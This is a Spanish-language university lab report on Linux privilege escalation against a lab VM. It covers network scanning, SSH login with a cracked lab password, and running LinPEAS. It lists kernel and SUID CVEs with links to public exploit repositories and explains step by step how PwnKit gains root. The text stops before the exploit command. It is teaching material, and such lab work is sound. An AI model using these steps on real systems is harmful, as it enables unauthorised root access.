



Universidad Nacional Autónoma de México



Facultad de Ingeniería

Alumno:

Lara Hernandez Angel Husiel - 320060829

Seguridad informatica basica

Semestre: 2027-1

Practica 4

Privilege Escalation

Fecha de Entrega:

10 de Octubre del 2026



Índice

1	Desarrollo	1
1.1	Revision de conectividad con web service y Evilbox	1
1.2	Conexion por ssh a web service	1
1.3	Comprobacion del usuario por medio del comando whoami	2
1.4	Copiar la herramienta LinPEAS	2
1.5	Verificacion de archivo	3
1.6	Ejecucion del archivo linPEAS:	3
1.7	Analisis de los resultados de linPEAS	4
1.8	Revision de los detalles de las posibles vulnerabilidades que permitan escalar privilegios:	8
2	Actividades	10
2.1	Analice la salida generada por la herramienta LinPEAS y responda las siguientes preguntas:	10
2.2	Analice las vulnerabilidades identificadas por la herramienta y determine cual es la vulnerabilidad que permite elevar privilegios, indique el CVE ID correspondiente.	11
2.3	¿Cuál es el nombre de usuario del repositorio que aloja el exploit que permite explotar la vulnerabilidad de escalación de privilegios?	12
2.4	Escriba el comando necesario para ejecutar el exploit.	12
2.5	Ejecute el comando whoami para demostrar que se logró elevar privilegios en el equipo vulnerable.	15
	Referencias	16




1. Desarrollo

1.1. Revision de conectividad con web service y Evilbox

Para revisar cual es la direccion IP de la maquina se web service, primero ponemos el comando:

```
sudo nmap -sP 192.168.177.0/24
```

Esto para poder ver las maquinas estan en nuestro segmento, donde en este caso la maquina que nos interesa es la que tiene la ip 192.168.177.129.



```
Laraangel@LaraAngel:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:12:34:56 brd ff:ff:ff:ff:ff:ff
    altname ens211
    altname ens400c290a084
    inet 192.168.177.129/24 brd 192.168.177.255 scope global dynamic noprefixroute ens33
        valid_lft 957sec preferred_lft 957sec
    inet6 ::1/128 scope link noprefixroute
        valid_lft forever preferred_lft forever
Laraangel@LaraAngel:~$ sudo nmap -sP 192.168.177.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 08:48 CST
Nmap scan report for angel-R0G-Strix-07131E-07131E (192.168.177.1)
Host is up (0.00020s latency).
MAC Address: 08:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.177.2
Host is up (0.00017s latency).
MAC Address: 08:50:56:E3:00:93 (VMware)
Nmap scan report for 192.168.177.129
Host is up (0.00028s latency).
MAC Address: 08:0C:29:06:69:60 (VMware)
Nmap scan report for 192.168.177.254
Host is up (0.00024s latency).
MAC Address: 08:50:56:F8:D7:CF (VMware)
Nmap scan report for 192.168.177.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.02 seconds
Laraangel@LaraAngel:~$
```


Figura 1: Escaneo de red para encontrar la IP del web service

1.2. Conexion por ssh a web service

Para poder conectarnos a la maquina de web service, primero es necesario establecer la conexion ssh, recordado que en las anteriores practicas, el puerto ssh de este servidor no es el 22, si no que es el puerto 13337, y el usuario es webadmin, ademas de que con el comando hydra que se ejecuto en la practica anterior, se logro obtener la contraseña esta siendo “toronto”.

```
ssh webadmin@192.168.177.129 -p 13337
```

Despues en la consola solo se pone la contraseña, siendo “toronto”.



```
Laraangel@LaraAngel:~$ ssh webadmin@192.168.177.129 -p 13337
webadmin@192.168.177.129's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 26 12:53:14 2026 from 192.168.177.128
webadmin@webserver:~$
```

Figura 2: Conexion por ssh a web service



1.3. Comprobacion del usuario por medio del comando whoami

Para comprobar que el usuario con el que se esta conectado es el correcto, se puede usar el comando `whoami`, el cual nos dira el nombre del usuario con el que estamos conectados.

```
whoami
```




Figura 3: Comprobacion del usuario por medio del comando whoami

1.4. Copiar la herramienta LinPEAS

Para copiar la herramienta LinPEAS, primero es necesario descargar la herramienta en la maquina atacante, donde en este caso es necesario usar el comando `wget`, para esto, el comando completo es el siguiente:

```
wget https://github.com/peass-ng/PEASS-ng/releases/download/20261003-ea9b2e92/linpeas.sh
```

Donde por medio de la consola, se descarga el archivo `.sh` de la herramienta LinPEAS, el cual es necesario para poder hacer la escalacion de privilegios.




Figura 4: Descarga de la herramienta LinPEAS

Despues de esto es necesario copiar el archivo, esto por medio de `ssh`, donde el comando es el siguiente:

```
scp -P 13337 linpeas.sh webadmin@192.168.177.129:/home/webadmin
```



El comando scp es el que se usa para copiar archivos por medio de ssh, donde en este caso, se esta copiando el archivo linpeas.sh, al directorio “/home /webadmin” de la maquina web service, donde el usuario es webadmin y el puerto es 13337.

Una vez dentro de la maquina servidor lo que hacemos es enlistar los archivos para revisar que se copio correctamente, no obstante, es necesario darle permisos de ejecucion al archivo linpeas.sh, esto por medio del comando chmod, el cual es el siguiente:

```
chmod +x linpeas.sh
```




Figura 5: Dar permisos de ejecucion al archivo linPEAS

1.5. Verificacion de archivo

Para poder verificar que el archivo es el correcto, se usa el comando file, el cual nos dira que tipo de archivo es, y si es un archivo ejecutable, el comando es el siguiente:

```
file linpeas.sh
```

1.6. Ejecucion del archivo linPEAS:

Para poder ejecutar el comando linPEAS, por medio de la terminal, solo es necesario poner el comando siguiente:

```
./linpeas.sh
```




Figura 6: Ejecucion del archivo linPEAS



1.7. Análisis de los resultados de linPEAS

Para esto la parte mas importantes, son las siguientes:

```
=====
      System Information
=====

=====||| Operative system (T1082)
Linux version 3.16.0-6-686-pae (debian-kernel@lists.debian.org)
Distributor ID: Debian
Description:    Debian GNU/Linux 8.11 (jessie)
Release:        8.11
Codename:       jessie

=====||| Sudo version (T1548.003,T1068)
sudo Not Found

...
```

En este caso nos da la informacion del sistema, ka cual nos dice que es una debian que es la 8.11, asi como la version del kernel, la cual la version del kernel es 3.16.0-6-686-pae, ademas de que nos dice que el comando sudo no esta instalado.

No obstante, el comando ademas de esto, nos da un desglose importante de todas las vulnerabilidades, esto en la seccion de **Kernel Exploit Registry**.




Figura 7: Vulnerabilidades de nivel kernel




Figura 8: Vulnerabilidades de nivel kernel

Donde en este caso, LinPEAS enumeró una lista de todas las vulnerabilidades de nivel de kernel a las que nuestro sistema tiene, esto debido a la falta de actualizaciones de seguridad, y que pueden ser explotadas para la escalación de privilegios:

```
=====|| Kernel Exploit Registry (T1068)
==| Operating system ..... Linux
==| Kernel release ..... 3.16.0-6-686-pae
==| Comparable version ..... 3.16.0.6.686
==| Data chunk limit ..... max 25 rows per KERNEL_CVE_DATA_* variable (1..26)
==| Kernel config source ..... /boot/config-3.16.0-6-686-pae
CVE: CVE-2014-5207 | Name: fuse_suid | Match data:
    pkg=linux-kernel,ver>=3.0.1,ver<=3.16.1 | Tags: 1
CVE: CVE-2015-1328 | Name: overlayfs | Match data:
    pkg=linux-kernel,ver>=3.13.0,ver<=3.19.0 | Tags:
    ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic},ubuntu=(14.10|15.04){kernel:3.(13|16).0-*}-generic
    | Rank: 1
CVE: CVE-2015-8660 | Name: overlayfs (ovl_setattr) | Match data:
    pkg=linux-kernel,ver>=3.0.0,ver<=4.3.3 | Tags: 1
CVE: CVE-2015-8660 | Name: overlayfs (ovl_setattr) | Match data:
    pkg=linux-kernel,ver>=3.0.0,ver<=4.3.3 | Tags:
    ubuntu=(14.04|15.10){kernel:4.2.0-(18|19|20|21|22)-generic} | Rank: 1
CVE: CVE-2016-0728 | Name: keyring | Match data: pkg=linux-kernel,ver>=3.10,ver<4.4.1
    | Tags: 0 | Rank: Exploit takes about ~30 minutes to run. Exploit is not reliable,
    see: https://cyseclabs.com/blog/cve-2016-0728-poc-not-working
CVE: CVE-2016-2384 | Name: usb-midi | Match data:
    pkg=linux-kernel,ver>=3.0.0,ver<=4.4.8 | Tags: ubuntu=14.04,fedora=22 | Rank: 1 |
    Details: Requires ability to plug in a malicious USB device and to execute a
    malicious binary as a non-privileged user
CVE: CVE-2016-5195 | Name: dirtycow | Match data:
    pkg=linux-kernel,ver>=2.6.22,ver<=4.8.3 | Tags:
    debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RH
    | Rank: 4 | Details: For RHEL/CentOS see exact vulnerable versions here:
    https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
CVE: CVE-2016-5195 | Name: dirtycow 2 | Match data:
    pkg=linux-kernel,ver>=2.6.22,ver<=4.8.3 | Tags:
    debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:
    | Rank: 4 | Details: For RHEL/CentOS see exact vulnerable versions here:
    https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
CVE: CVE-2021-27365 | Name: linux-iscsi | Match data:
    pkg=linux-kernel,ver<=5.11.3,CONFIG_SLAB_FREELIST_HARDENED!=y | Tags: RHEL=8 |
    Rank: 1 | Details: CONFIG_SLAB_FREELIST_HARDENED must not be enabled
CVE: CVE-2021-22555 | Name: Netfilter heap out-of-bounds write | Match data:
    pkg=linux-kernel,ver>=2.6.19,ver<=5.12-rc6 | Tags: ubuntu=20.04{kernel:5.8.0-*} |
    Rank: 1 | Details: ip_tables kernel module must be loaded
CVE: CVE-2018-14665 | Name: exploit_x | Match data:
    2.6.22,2.6.23,2.6.24,2.6.25,2.6.26,2.6.27,2.6.27,2.6.28,2.6.29,2.6.30,2.6.31,2.6.32,2.6.33,2.6.34,2.
    | Tags: 1 | Rank: http://www.exploit-db.com/exploits/45697
CVE: CVE-2015-8660 | Name: overlayfs | Match data: 3.13.0,3.16.0,3.19.0 | Tags:
    http://www.exploit-db.com/exploits/39230
```



```
CVE: CVE-2026-43503 | Name: DirtyClone | Match data:
  pkg=linux-kernel,ver>=3.9,ver<5.10.257 | Tags: 1 | Rank: Fixed in stable 5.10.257;
  exploit path is in the networking stack and may be mitigated by removing the
  relevant ESP modules
CVE: CVE-2026-43499 | Name: GhostLock rtmutex UAF | Match data:
  pkg=linux-kernel,ver>=2.6.39,ver<5.10.261,CONFIG_FUTEX_PI=y | Tags: 1 | Rank:
  Fixed in stable 5.10.261; priority-inheritance futexes must be enabled
==|| Kernel vulns found: 14
```

Con esto podemos ver que se cuentan con 14 vectores de ataque a nivel kernel, destacando vulnerabilidades críticas como DirtyCow (CVE-2016-5195) y fallos en overlayfs.

Por último, LinPEAS también audita los binarios del sistema que cuentan con permisos especiales (SUID), donde tenemos el ejemplo de pkexec:

```
====|| Checking Pkexec and Polkit (T1548.003,T1548.004,T1068)
==|| Polkit Binary (T1548.003,T1068)
Pkexec binary found at: /usr/bin/pkexec
Pkexec binary has SUID bit set!
-rwsr-xr-x 1 root root 18072 Sep  8 2016 /usr/bin/pkexec
pkexec version 0.105
Potentially vulnerable to CVE-2021-4034 (PwnKit) - check distro patches
```

```
|| Polkit Binary (T1548.003,T1068)
Pkexec binary found at: /usr/bin/pkexec
Pkexec binary has SUID bit set!
-rwsr-xr-x 1 root root 18072 Sep  8 2016 /usr/bin/pkexec
pkexec version 0.105
Potentially vulnerable to CVE-2021-4034 (PwnKit) - check distro patches
|| Polkit Policies (T1548.003)
```

Figura 9: Detección de binario pkexec con bit SUID activado.

Lo que nos dice esta salida, es que el binario pkexec tiene el bit SUID activado, lo cual es un riesgo de seguridad, ya que este comando tiene vulnerabilidades conocidas, como la CVE-2021-4034 (PwnKit), la cual permite a un usuario local sin privilegios ejecutar comandos como root.

Además del escaneo de vulnerabilidades del kernel y binarios SUID, la herramienta LinPEAS realizó una auditoría sobre las comunicaciones internas del sistema, arrojando alertas de alta severidad en la sección de **Unix Sockets Analysis**.

Un socket Unix funciona como un canal de comunicación en tiempo real entre los procesos locales del sistema. Donde en este caso radica la vulnerabilidad, es en la mala configuración de los permisos de acceso a estos archivos.



1.8. Revision de los detalles de las posibles vulnerabilidades que permitan escalar privilegios:

A partir del registro de exploits arrojado por LinPEAS, se identificó una lista detallada de vulnerabilidades a nivel de kernel a las que el sistema es susceptible. A continuación, se explica teóricamente qué hace cada una de ellas:

- **CVE-2014-5207 (fuse_suid)**: Donde en este caso, la vulnerabilidad se encuentra en el sistema de archivos FUSE (Filesystem in Userspace). Lo que hace teóricamente es permitir a un usuario local manipular los espacios de nombres (namespaces) para evadir las restricciones de montaje. Además de que, esto permite ejecutar archivos con el bit SUID activado fuera de su entorno restringido, logrando engañar al kernel para obtener una terminal como root.

Link: <https://www.exploit-db.com/exploits/34923>

- **CVE-2015-1328 (overlayfs)**: Este fallo reside en el sistema de archivos OverlayFS. Lo que hace es no verificar correctamente los permisos de seguridad cuando un usuario intenta modificar o crear archivos en las capas superiores del directorio montado. Donde en este caso, un atacante puede aprovechar esto para inyectar un archivo ejecutable con permisos de superusuario (SUID) y luego ejecutarlo para ganar acceso total.

Link: <https://github.com/JlSakuya/Linux-Privilege-Escalation-Exploits/tree/main/2015/CVE-2015-1328>

- **CVE-2015-8660 (overlayfs ovl_setattr)**: Es otra variante crítica de fallo en OverlayFS, pero apuntando específicamente a la función `ovl_setattr`. Lo que hace esta vulnerabilidad es ignorar las comprobaciones de permisos al cambiar los atributos de un archivo. Además de que, esto le permite a un usuario sin privilegios alterar archivos críticos del sistema, como cambiarles el propietario a root, para lograr la escalación.

Link: <https://github.com/JlSakuya/Linux-Privilege-Escalation-Exploits/tree/main/2015/CVE-2015-8660>

- **CVE-2016-0728 (keyring)**: Esta vulnerabilidad se basa en un fallo de tipo *Use-After-Free* (uso después de liberación) en la función de llavero de seguridad (keyring) del kernel de Linux. Lo que hace el atacante es crear y vincular un número masivo de llaves hasta causar un desbordamiento de enteros en el contador de referencias. Donde en este caso, al liberar la memoria y volver a usarla, se puede inyectar código malicioso directamente en el kernel.

Link: <https://github.com/JlSakuya/Linux-Privilege-Escalation-Exploits/tree/main/2016/CVE-2016-0728>

- **CVE-2016-2384 (usb-midi)**: Este es un fallo de doble liberación de memoria (double-free) en el controlador MIDI USB del kernel. Lo que hace es que, al conectar un dispositivo USB malicioso (o emularlo mediante software), el sistema intenta liberar la misma porción de memoria dos veces. Además de que, esto corrompe la gestión de memoria interna, permitiendo a un atacante ejecutar código con privilegios máximos.

Link: <https://github.com/JlSakuya/Linux-Privilege-Escalation-Exploits/tree/main/2016/CVE-2016-2384>

- **CVE-2016-5195 (dirtycow)**: Una de las vulnerabilidades más famosas. Lo que hace es aprovechar una condición de carrera (race condition) en el mecanismo de *Copy-On-Write* (copia



en escritura) de la memoria del kernel. Donde en este caso, un usuario local puede engañar al sistema para escribir datos en archivos que deberían ser estrictamente de solo lectura, como el `/etc/passwd`. Además de que, esto garantiza acceso root casi de inmediato.

Link: <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits/tree/main/2016/CVE-2016-5195>

- **CVE-2021-27365 (linux-iscsi):** Se trata de un desbordamiento de búfer en el subsistema iSCSI del kernel. Lo que hace esta vulnerabilidad es procesar mensajes Netlink manipulados enviados por el atacante, provocando que se escriban datos fuera de los límites asignados en la memoria. Donde en este caso, si se logran sobrescribir los punteros correctos, se consigue la ejecución de código como superusuario.

Link: <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits/tree/main/2021/CVE-2021-27365>

- **CVE-2021-22555 (Netfilter heap out-of-bounds write):** Este fallo se encuentra en el módulo de Netfilter (el motor detrás de iptables). Lo que hace es permitir que un usuario local con acceso a espacios de nombres de red envíe reglas de firewall alteradas para causar una escritura fuera de los límites de memoria. Además de que, esto corrompe las estructuras del kernel y permite eludir todas las protecciones modernas para volverse root.

Link: <https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits/tree/main/2021/CVE-2021-22555>

- **CVE-2018-14665 (exploit_x):** Donde en este caso, el problema no está directamente en el kernel, sino en el servidor gráfico X.Org. Lo que hace el atacante es abusar de los parámetros `-modulepath` y `-logfile` al iniciar el servidor X, el cual suele correr con privilegios de root. Además de que, esto permite sobrescribir archivos protegidos del sistema o cargar bibliotecas maliciosas para ejecutarlas como administrador.
- **CVE-2026-43503 (DirtyClone):** Esta es una vulnerabilidad detectada en la pila de red del kernel, relacionada con los módulos ESP. Lo que hace teóricamente es generar una condición de carrera al momento de clonar procesos mientras se manejan paquetes de red cifrados. Donde en este caso, si el atacante logra sincronizar la falla, puede sobrescribir memoria privilegiada de forma muy similar a DirtyCow.
- **CVE-2026-43499 (GhostLock rtmutex UAF):** Este fallo ocurre en el mecanismo de exclusión mutua en tiempo real (`rtmutex`) del kernel. Lo que hace es aprovechar una mala gestión cuando se activan los bloqueos de herencia de prioridad (PI futexes). Además de que, esto desencadena un error de tipo *Use-After-Free*, donde el atacante puede reasignar un bloque de memoria ya liberado con sus propios datos para tomar el control de la ejecución del sistema.
- **CVE-2021-4034 (PwnKit - pkexec):** Donde en este caso, la vulnerabilidad reside en el componente `pkexec` de Polkit, el cual está configurado de fábrica con permisos SUID. Lo que hace este fallo es que el programa no maneja correctamente los parámetros cuando se le llama con una lista de argumentos (`argv`) completamente vacía. Al intentar leer un argumento inexistente, el binario termina leyendo y procesando la primera variable de entorno. Además de que, un atacante puede aprovechar esto introduciendo variables de entorno maliciosas (como `GCONV_PATH`) para engañar a `pkexec` y obligarlo a cargar una biblioteca compartida externa, ejecutando código arbitrario directamente con privilegios de root.



Link: <https://github.com/PwnFunction/CVE-2021-4034>

- CVE-2017-0358 (ntfs-3g): Donde en este caso, la vulnerabilidad se localiza en el binario ntfs-3g, el cual cuenta con el bit SUID activado para permitir a los usuarios montar unidades NTFS. Lo que hace el fallo es no limpiar correctamente el entorno antes de invocar a modprobe para cargar módulos del kernel. Además de que, un atacante local puede aprovechar esto manipulando las variables de entorno para engañar al binario y obligarlo a cargar una biblioteca compartida maliciosa, lo que resulta en la ejecución de código arbitrario con privilegios de root.

Link: <https://github.com/Wangsafz/cve-2017-0358.sh>

Nota: Todas las referencias de donde conseguir los exploits, fue conseguido, por medio del siguiente repositorio, la cual tiene un recompilado de todas las vulnerabilidades de escalamiento, así como su versión del kernel de Linux que es vulnerable:

<https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits>

2. Actividades

2.1. Analice la salida generada por la herramienta LinPEAS y responda las siguientes preguntas:

- a. ¿Cuál es el codename del sistema operativo del equipo webserver?

Donde en este caso, al revisar la sección principal de *System Information*, el escaneo nos arrojó que el codename de la distribución es **jessie** (correspondiente a Debian GNU/Linux 8.11).

```
Kernel Exploit Registry (T1068)
Operating system ..... Linux
Kernel release ..... 3.16.0-6-686-pae
Comparable version ..... 3.16.0.6.686
Data chunk limit ..... max 25 rows per KERNEL_CVE_DATA_* variable (1..26)
Kernel config source ..... /boot/config-3.16.0-6-686-pae
```

Figura 12: Codename del sistema operativo

- b. ¿Cuál es la versión de sudo instalada en el equipo webserver?

Lo que hace la herramienta es buscar el binario en el sistema, y la salida explícita que nos dio fue **“sudo Not Found”**. Esto indica que el sistema no cuenta con esta herramienta instalada.

```
=====|| Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d (T1548.003)
https://book.hacktricks.wiki/en/linux-hardening/linux-basics/linux-privilege-escalation/in
sudo Not Found
```

- c. ¿Cuántas vulnerabilidades únicas identificó la herramienta LinPEAS?

Además de que la consola listó 14 coincidencias en el registro de exploits del kernel, al filtrar los CVE repetidos, la herramienta identificó **11 vulnerabilidades únicas a nivel de kernel**. Sumando a esto las 2 vulnerabilidades críticas encontradas en la sección de binarios SUID (pkexec y ntfs-3g), nos da un total de **13 vulnerabilidades únicas** de escalación de privilegios reportadas.



d. ¿Cuáles son las vulnerabilidades que identifica la herramienta LinPEAS?

La lista de vulnerabilidades únicas identificadas abarca:

- CVE-2014-5207 (fuse_suid)
- CVE-2015-1328 (overlayfs)
- CVE-2015-8660 (overlayfs ovl_setattr)
- CVE-2016-0728 (keyring)
- CVE-2016-2384 (usb-midi)
- CVE-2016-5195 (dirtycow)
- CVE-2021-27365 (linux-iscsi)
- CVE-2021-22555 (Netfilter heap out-of-bounds write)
- CVE-2018-14665 (exploit_x)
- CVE-2026-43503 (DirtyClone)
- CVE-2026-43499 (GhostLock rtmutex UAF)
- CVE-2021-4034 (PwnKit en pkexec)
- CVE-2017-0358 (Fallo en ntfs-3g)

2.2. Analice las vulnerabilidades identificadas por la herramienta y determine cual es la vulnerabilidad que permite elevar privilegios, indique el CVE ID correspondiente.

A partir del análisis de todas las opciones anteriores, determinamos que la vía más estable y directa para lograr comprometer la máquina no era a nivel de kernel, sino explotando una mala configuración en los binarios SUID.

Donde en este caso, la vulnerabilidad seleccionada que nos permitió elevar privilegios de manera exitosa fue la falla de corrupción de memoria en el componente de autorización de Polkit (pkexec). Además de que, el identificador oficial correspondiente a esta vulnerabilidad es el **CVE-2021-4034**, comúnmente conocida en el ámbito de la seguridad como PwnKit.

Lo que hace pkexec, es que permite al usuario ejecutar comandos como si fuera otro usuario, esto de una manera similar a sudo, no obstante, esto ya son privilegios que no tiene normalmente, al iniciar se corre un ciclo que busca procesar los argumentos a partir de la posición 1, si se ejecuta el programa sin proporcionarle absolutamente ningún argumento (dejando su arreglo vacío), el programa de todas formas intenta leer esa primera posición. Como la memoria es contigua, esta lectura fuera de límites (Out-of-Bounds read) termina extrayendo la primera variable de entorno en lugar de un argumento real.



Para esto, el arreglo que contiene el programa, tienen varios argumentos, donde se tienen las variables de entorno, estan apilados uno justo al lado del otro, pero separados por un valor nulo, lo que hace que el programa lea la primera variable de entorno, esto provoca una escritura fuera de límites (Out-of-Bounds write), lo que hace que se sobrescriba directamente la primera variable de entorno del proceso. A través de estas dos acciones, un atacante adquiere la capacidad de inyectar variables de entorno catalogadas como “inseguras” directamente dentro de un proceso que corre con máximos privilegios.

Lo que hace el atacante es forzar un error antes de que el entorno sea limpiado por completo, desencadenando la función `g_printerr` para que imprima un mensaje de alerta en la pantalla. Donde en este caso está el truco clave de la escalación, es que al configurar previamente una variable de entorno para que el set de caracteres sea desconocido o inválido (diferente a UTF8), el sistema se ve obligado a intentar convertir el texto del error utilizando una función interna llamada `iconv_open`.

Para lograr realizar esta conversión de caracteres, el sistema busca cargar un módulo externo basándose en la variable de entorno insegura `GCONV_PATH`. Lo que hace el exploit finalmente es crear una estructura de carpetas engañosa para inyectar esta variable exacta mediante la escritura fuera de límites que vimos antes, apuntándola hacia un módulo de conversión falso programado en C por el atacante. Además de que, cuando el sistema intenta cargar este módulo con la única intención de traducir el mensaje de error, en realidad termina inicializando y ejecutando el código malicioso del atacante (el cual restaura los identificadores UID y GID a 0 y ejecuta una terminal `/bin/sh`), otorgando así el control total de la máquina como usuario root.

2.3. ¿Cuál es el nombre de usuario del repositorio que aloja el exploit que permite explotar la vulnerabilidad de escalación de privilegios?

El usuario, que permite la vulneración, es: **PwnFunction**.

<https://github.com/PwnFunction>

2.4. Escriba el comando necesario para ejecutar el exploit.

